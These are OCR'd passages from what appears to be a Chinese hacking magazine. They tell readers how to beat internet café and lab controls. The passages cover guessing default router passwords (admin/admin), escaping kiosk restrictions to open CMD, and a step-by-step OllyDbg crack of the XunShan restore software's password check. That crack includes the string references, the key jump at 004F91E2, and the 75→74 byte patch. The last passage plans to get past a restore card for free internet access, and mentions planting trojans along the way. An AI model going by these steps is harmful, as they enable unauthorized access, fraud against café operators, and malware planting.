漏洞五：路由器弱口令。打开 CMD 命令提示符，输入“ipconfig /all”，我们就会知道网管地址（也就是路由的地址）了。如果管理员把帐号密码设置为了 admin/admin 或 admin/QQ 号码等一些容易猜测的密码的话，那么我们就可以很轻易的得到路由的权限了，如图 6。

关于万象的一些常用破解方法就讲到这儿了，都是自己的一些经验之谈，希望对广大小菜破解万象能有所帮助。

（文章中涉及到的万象 2004 外挂已经收录在了光盘中）

迅闪－跟还原 Say Bye Bye

Netki1l

今天我要带领大家破解迅闪还原，好让迅闪跟还原Say Bye Bye！客套话就不多讲了，直接进入正题。先来检查一下壳，我们再打开 WMIC 来检查进程的路径，但网吧中的限制比较多，桌面左下端连“开始”都没有了，没法调出命令行。我们可以打开任务管理器（TaskMgr.exe）来结束 explorer.exe 进程，然后再新建一个就行了，或者是在本地新建一个文本文件，输入 cmd.exe，然后另存为 cmd.bat 并双击运行，这样都可以突破限制打开 CMD。如果在使用方面还有别的什么限制，大家可以到网上搜索一下相关的资料或是翻看一下以前杂志中介绍过的关于破解网吧限制的文章，这里就不再一一赘述了，要不然可就跑题了。打开 CMD 后，输入 WMIC，安装完成后，输入 Process，可以看到迅闪程序是在 C 盘下的，如图 1。




图 1




图 2




图 3




图 4

有的人可能要问，我们怎么知道哪个才是迅闪的进程呢？这个好办，我们可以打开任务管理器来查看系统当前的应用程序，然后在迅闪的图标上点右键，选择“转到进程”就能看到迅闪的进程了，如图 2。

找到迅闪程序的目录后，我们就可以来查壳了。接下来我们运行迅闪还原，看看程序的界面如何，右键单击其在任务栏中的图标，如图 3，点击“还原设置”，就会出现如图 4 所示的登录界面，我们输入假密码 Netkill 后，就会弹出错误提示。




图 5

现在使用OD载入程序，加载完毕后，会看到代码很整洁，应该没加什么强壳，如图5，我们先直接运行看看。运行后，我们来试试能不能查找到关键的字符窜提示，比如“对不起，密码错误”或“密码正确”之类的提示字符串，如果能找到的话，那么离破解就应该不远了。

我们重新加载程序，直接按“ALT+F2”组合键关闭当前进程，然后按“CTRL+F2”组合键重新加载上次调试的进程。加载完成后，此时直接对着左上角的反汇编窗口点击鼠标右键，然后点“超级字窜参考”，这时又会弹出ASCII和UNICODE两个选项，一般都是选择ASCII，结果弹出来的字串都是些网络连接的地址（由于字串过多，我就不复制出来了），看起来没有什么关键的字串。




图6

这样都查不到？会不会加壳了？不管了，我们按F9先让程序跑起来（我现在所在的网吧使用的是Pubwin的收费系统，此系统有一个东西会监视所有的进程，所以当OD运行的时候，会有弹出提示。如果大家也是PUBWIN的话大可不必理会，这对调试程序并无影响的），跑起来后，我们按“ALT+E”或者单击菜单栏上的E图标（这是显示当前模块），打开后里面会有许多模块，我们就选择所调试程序的进程EXE就行了，然后双击，如图6。

双击后，又来到了反汇编窗口，此时就再一次查找ASCII字符串（让程序跑起来后，模块、查字串对付一般的加壳程序是很有效的，大家可以自己尝试），这次我们找到了许多有用的字串：

```
004F7E3A   MOV ECX,RecoverS.004F7EAC        提示
004F7F2D   MOV EDX,RecoverS.004F8110        修改密码
004F7FA8   MOV ECX,RecoverS.004F811C        错误
004F7FAD   MOV EDX,RecoverS.004F8124        两次密码输入不一致，修改失败!
004F8016   MOV ECX,RecoverS.004F811C        错误
004F801B   MOV EDX,RecoverS.004F8144        原始密码错误，修改失败!
004F8094   MOV ECX,RecoverS.004F815C        提示
004F8099   MOV EDX,RecoverS.004F8164        密码修改成功!
004F80AE   MOV ECX,RecoverS.004F811C        错误
004F80B3   MOV EDX,RecoverS.004F8174        修改密码失败!
004F91E6   MOV ECX,RecoverS.004F924C        错误
004F91EB   MOV EDX,RecoverS.004F9254        密码错误，登录失败!
004F9281   MOV ECX,RecoverS.004F9298        提示
004F9286   MOV EDX,RecoverS.004F92A0        操作成功!
```

我们就在地址004F91EB处双击，来到下面的代码处：

```
004F91E2  |. /75 1D          JNZ SHORT RecoverS.004F9201       ;  双击后来到这里，全文的关键跳就在此
004F91E4  |. |6A 10          PUSH 10
004F91E6  |. |B9 4C924F00    MOV ECX,RecoverS.004F924C         ;  错误
004F91EB  |. |BA 54924F00    MOV EDX,RecoverS.004F9254         ;密码错误，登录失败!
004F91F0  |. |A1 24445000    MOV EAX,DWORD PTR DS:[504424]
004F91F5  |. |8B00           MOV EAX,DWORD PTR DS:[EAX]
004F91F7  |. |E8 887BF7FF    CALL RecoverS.00470D84
004F91FC  |. |E8 67BCF0FF    CALL RecoverS.00404E68
004F9201  |> \EB 0E          JMP SHORT RecoverS.004F9211
```

来到反汇编窗口地址004F91E2处下F2断点，断点下好后，我们输入假码“Netkill”，程序中断了，我们可以在堆栈处看到密码也是使用32位的MD5加密的：

```
0155FC28   03B6DFC8  ASCII "d5ee4d63f409239f5018d683b332178a"
0155FC2C   03B7E128  ASCII "Netkill"
```

断下了，我们把16进制“75 1D”改成74后来运行一下看看效果，如图7，已经能够进入迅闪还原了。




图7

我没有重启再进行测试，但通过上面的介绍就可以看出目前的网吧安全还有很多的隐患，希望网吧的管理员能够及时维护和更新。

（本文所涉及到的OD已收录到光盘中）

文章难易度：★★
文章简述：使用OD干扰处理来破解蓝光变量卡的计费功能

与蓝光变量卡的较量

恶魔猎手

小菜我不才，上了大学之后感觉生活很空虚，于是整天往机房跑，久而久之，口袋里的钱也就越来越少了。正所谓人穷则思变，我便打起了机房的歪点子。

现在不管是网吧还是机房，还原卡都是必不可少的，如果能够破解还原卡，那就什么都可以做了，不仅能够免费上网，还可以挂马什么的。

首先，要弄清楚是什么牌子的还原卡，好在开机的过程中我已经看到了显示，是叫“蓝光变量卡”，不管三七二十一，到百度搜索一下看看，可惜没有找到什么有用的信息，大多都是吹嘘产品有多好多好。但也知道了它不仅是还原卡，同时也是一种网吧管理系统。查找了好长时间，在百度知道里看到某个人声称自己可以破解所有的还原卡，我打开一看，当时就崩溃了，他的原话我已经记不清了，不过大致的意思是，除了蓝光卡外，他什么卡都可以破解。

看来百度是没什么指望了，只能靠自己动脑筋。我们在上网之前，先要去主机刷卡，再用帐号上机，跟一般的网吧没什么区别。登录之后，可以看到桌面上有一个下机图标，如图1。双击之后，就会弹出如图2所示的对话框，点击“关机”或“重启”就可以注销本次登录，但电脑也就随之关闭了。




图1




图2

对于常用的网吧免费上网的方法我也知道不少，有很多都是关于修改注册表或启动项的，想要注销自己的帐号就必须要关机，但这样一来，由于还原卡的作用，我们在电脑上所作的修改也就全部被还原了。更让人抓狂的是，这个还原卡可以说是强的变态。不仅屏蔽了INT13，连底层I/O也屏蔽了，除非拔掉卡，不然想要成功破解的话简直是太难了。无助的我又去百度闲逛，无意中看到了一些和我有同样烦恼的小菜，他们的想法是在点击下机的同时，使用“shutdown.exe -a”的命令来阻止关机，不过却没有成功。

